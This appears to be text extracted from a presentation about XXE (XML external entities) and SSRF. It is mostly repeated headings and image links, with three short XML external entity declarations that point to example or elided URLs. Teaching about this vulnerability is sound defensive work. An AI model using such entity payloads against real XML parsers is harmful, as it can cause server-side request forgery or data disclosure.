


```
<!ENTITY pvsEntity  
SYSTEM "https://pvs-studio.com/example.xml">
```


XXE (XML eXternal entities)




XXE (XML eXternal entities)




XXE (XML eXternal entities)



XXE (XML eXternal entities)




XXE (XML eXternal entities)



```
<!ENTITY extEntity  
SYSTEM  
"https://....">
```

XXE (XML eXternal entities)

SSRF




```
<!ENTITY extEntity  
SYSTEM  
"https://....">
```

